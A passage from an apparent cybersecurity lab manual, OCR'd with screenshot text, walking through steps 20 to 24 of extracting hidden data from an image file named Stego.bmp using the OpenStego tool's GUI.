
20. ☐ Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.
21. ☐ Click the **ellipsis** button next to **Input Stego File**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
Input Stego File
Output Folder for Message File
Password
Extract Data


22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Open - Select Input Stego File
Look in:
Desktop
Administrator
This PC
Libraries
Network
Stego.bmp
Recent Items
Desktop
Documents
This PC
Network
File name:
Stego.bmp
Files of type:
Stego files (*.bmp, *.png)
Open
Cancel


23. ☐ Click the **ellipsis** button next to **Output Folder for Message File**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
Input Stego File
C:\Users\Administrator\Desktop\Stego.bmp
Output Folder for Message File
Password
Extract Data

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.

